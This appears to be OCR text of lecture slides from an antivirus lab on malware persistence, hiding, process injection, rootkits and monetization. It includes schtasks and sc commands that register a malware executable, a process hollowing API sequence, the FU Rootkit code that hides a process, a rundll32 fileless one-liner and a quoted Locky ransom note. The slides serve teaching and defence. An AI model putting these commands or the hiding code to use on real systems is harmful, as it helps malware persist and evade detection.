
Kryptik/Injector
EXE,DLL

- **Persistence** (survival – hiding)

Win32/Injector.BRNC trojan



Attack scheme of Downloader - Filecoder



Persistence - I

- Malware priority is to stay on computer as long as possible

Startup registers
[HKEY_LOCAL_MACHINE \ Software \ Microsoft \ Windows \ CurrentVersion \ Run] [HKEY_LOCAL_MACHINE \ Software \ Microsoft \ Windows \ CurrentVersion \ RunOnce] [HKEY_LOCAL_MACHINE \ Software \ Microsoft \ Windows \ CurrentVersion \ RunServices] [HKEY_LOCAL_MACHINE \ Software \ Microsoft \ Windows \ CurrentVersion \ RunServicesOnce] [HKEY_LOCAL_MACHINE \ Software \ Microsoft \ Windows NT\ CurrentVersion \ Winlogon \ Userinit] [HKEY_CURRENT_USER \ Software \ Microsoft \ Windows \ CurrentVersion \ Run] [HKEY_CURRENT_USER \ Software \ Microsoft \ Windows \ CurrentVersion \ RunOnce] [HKEY_CURRENT_USER \ Software \ Microsoft \ Windows \ CurrentVersion \ RunServices] [HKEY_CURRENT_USER \ Software \ Microsoft \ Windows \ CurrentVersion \ RunServicesOnce] [HKEY_CURRENT_USER \ Software \ Microsoft \ Windows NT\ CurrentVersion \ Windows]

Persistence - II

Startup folders
C:\Documents and Settings\Martin.Jirkal\Start Menu\Programs\Startup - Windows XP C:\Users\Martin.Jirkal\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup - Windows 7

Schedule Manager
schtasks / Create /tn NotSuspiciousTask /sc ONLOGON /tr C:\ temp \ malware .exe

Service Manager
sc create NotSuspiciousService binPath = "C:\ temp \ malware . exe " start = auto

Pesistence - III

Extension association
[HKEY_CLASSES_ROOT \. exe] = MalwareExtensionOpener [HKEY_CLASSES_ROOT \ MalwareExtensionOpener \ shell \ open \ command] = C:\ temp \ malware . exe

- MBR infection can install malware every computer boot process

Persistence - IV

Order hijack. Insertion of dynamic library on disk in a way where system loads malware library instead intended library in different location.

Search order with SafeDllSearchMode ON (Windows Vista+)
1. Folder with binary file 2. System folder (C:\Windows\System32). 3. 16-bit system folder (C:\Windows\System). 4. Windows folder 5. Actual folder 6. Folders in environment variable PATH.

Hiding - I


- Inject malicious code into different process. Http traffic from iexplore.exe is not strange.
- Commonly injected processes:
  - svchost.exe
  - explorer.exe
  - csrss.exe
- Malware named after common process and/or executed from windows libraries common location(C:\Windows\System32)

Hiding- II

- Windows driver monitoring and tampering OS request to view computer components.
- Common malware driver features:
  - Process hiding
  - Port/network hiding
  - File hiding
- Some rootkits hide malware in unused sectors of disk.


Kryptik/Injector
EXE,DLL


Injection – Method 1



Kryptik/Injector
EXE,DLL

Injection method 2 -SetWindowsHookEx







Kryptik/Injector
EXE,DLL

Injection method 3

DLL Injection



Overview



Kryptik/Injector
EXE,DLL

Process Hollowing

Process hollowing is method where application is executed but immediately stopped, fully rewritten in memory then execution is resumed. Such a process have all the attributes of originally executed process

PEB ?

• CreateProcessA	svchost.exe	CREATE_SUSPENDED
• GetThreadContext		
• ReadProcessMemory		
• NtUnmapViewOfSection		
• VirtualAllocEx	PAGE_EXECUTE_READWRITE	
• WriteProcessMemory	Můj kód	
	Relokace souboru	
• SetThreadContext	Context.EAX = EP	
• ResumeThread		

Rootkit – Service for other malware

Hiding - rootkits


Hiding malware on kernel level.

- Hiding processes
- Hiding network communication
- Hiding files

Rootkit skrytí procesu - FU Rootkit

```
case IOCTL_ROOTKIT_HIDEME :
if (( InputBufferLength < sizeof ( DWORD )) || ( InputBuffer == NULL ))
{
    IoStatus -> Status = STATUS_INVALID_BUFFER_SIZE ;
    break ;
}
find_PID = *(( DWORD *) InputBuffer );
if ( find_PID == 0 x00000000 )
{
   IoStatus -> Status = STATUS_INVALID_PARAMETER ;
    break ;
}
eproc = FindProcessEPROC ( find_PID );
if ( eproc == 0 x00000000 )
{
    IoStatus -> Status = STATUS_INVALID_PARAMETER ;
    break ;
}
plist_active_procs = ( LIST_ENTRY *) ( eproc + FLINKOFFSET );
*(( DWORD *) plist_active_procs -> Blink ) = ( DWORD ) plist_active_procs -> Flink ;
*(( DWORD *) plist_active_procs -> Flink +1) = ( DWORD ) plist_active_procs -> Blink ;
break ;
```

Win64/Rovnix: Bootkit Details



Is Rootkit dead?

Well.. sort of yes.


UEFI

- The Unified Extensible Firmware Interface (UEFI) is a specification that defines a software interface between an operating system and platform firmware. **UEFI replaces the Basic Input/Output System (BIOS)**

-Wikipedia


UEFI malware

First seen 2018



Persistence – Surviving disc format

- Infection of BIOS or firmware
- Periodic infection using same infection technique




“Fileless malware”

1. Uses script in command line

```
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";alert(‘foo’);
```

Win32/Poweliks – chrání i registry



2. Memory infection without persistence

Some malware does not need persistence. Filecoders needs to be run just once!

Malware self-defence

- 2 Processes periodically check if they exist. If other process is killed it is immediately restarted by other process
- Process opens own files so it cannot be deleted/moved.
- Debugger attach on itself.
- Hooking file delete API.
- Injecting multiple processes.
- Watching for analysis tools. If such tool is detected malware operations are ceased.
- Malware is activated with delay.

Monetization - I

Monetization is main purpose of malware.

- Monetization of computer power
  - Botnet – DDOS, URL clicker, spambot
  - Coinminer
- Personal information stealing
  - Passwords – Banking accounts, email, services...
  - Personal information– Name, date of birth, address, phone number, ID number, photo
- Ransom
  - Pay or you will loose your data
  - Pay or we will make your data public

Monetization - II

- Advertisement
  - Changing advertisement so attacker gets money
  - Adding new advertisement on pages
  - False advertisement. “Your computer is infected by 128 pieces of malware! Pay for our great cleaning product!”
  - Spam – Unwanted advertisement on real product.
  - Phone fraud – Call or send SMS on premium line.

Monetization today

Win32/Filecoder.Locky.B trojan

!!! IMPORTANT INFORMATION !!!!

All of your files are encrypted with RSA-2048 and AES-128 ciphers.
More information about the RSA and AES can be found here:
http://en.wikipedia.org/wiki/RSA_(cryptosystem)
http://en.wikipedia.org/wiki/Advanced_Encryption_Standard

Decrypting of your files is only possible with the private key and decrypt program, which is on our secret server.
To receive your private key follow one of the links:
1. http://6dtxgqam4crv6rr6.tor2web.org/[illegible]
2. http://6dtxgqam4crv6rr6.onion.to/[illegible]
3. http://6dtxgqam4crv6rr6.onion.cab/[illegible]

If all of this addresses are not available, follow these steps:
1. Download and install Tor Browser: https://www.torproject.org/download/download-easy.html
2. After a successful installation, run the browser and wait for initialization.
3. Type in the address bar: [illegible].onion/[illegible]
4. Follow the instructions on the site.

!!! Your personal identification ID: [illegible] !!!□FD

How is AV laboratory working?

“Good guys” vs “Bad

Good guys

- Must catch everything
- Limited budget
- Fast reaction to new threats
- No mistakes allowed!
- Have professional teams

Bad Guys

- Need just one mistake
- They are many
- New threat creation is difficult
- Mistakes are ok!
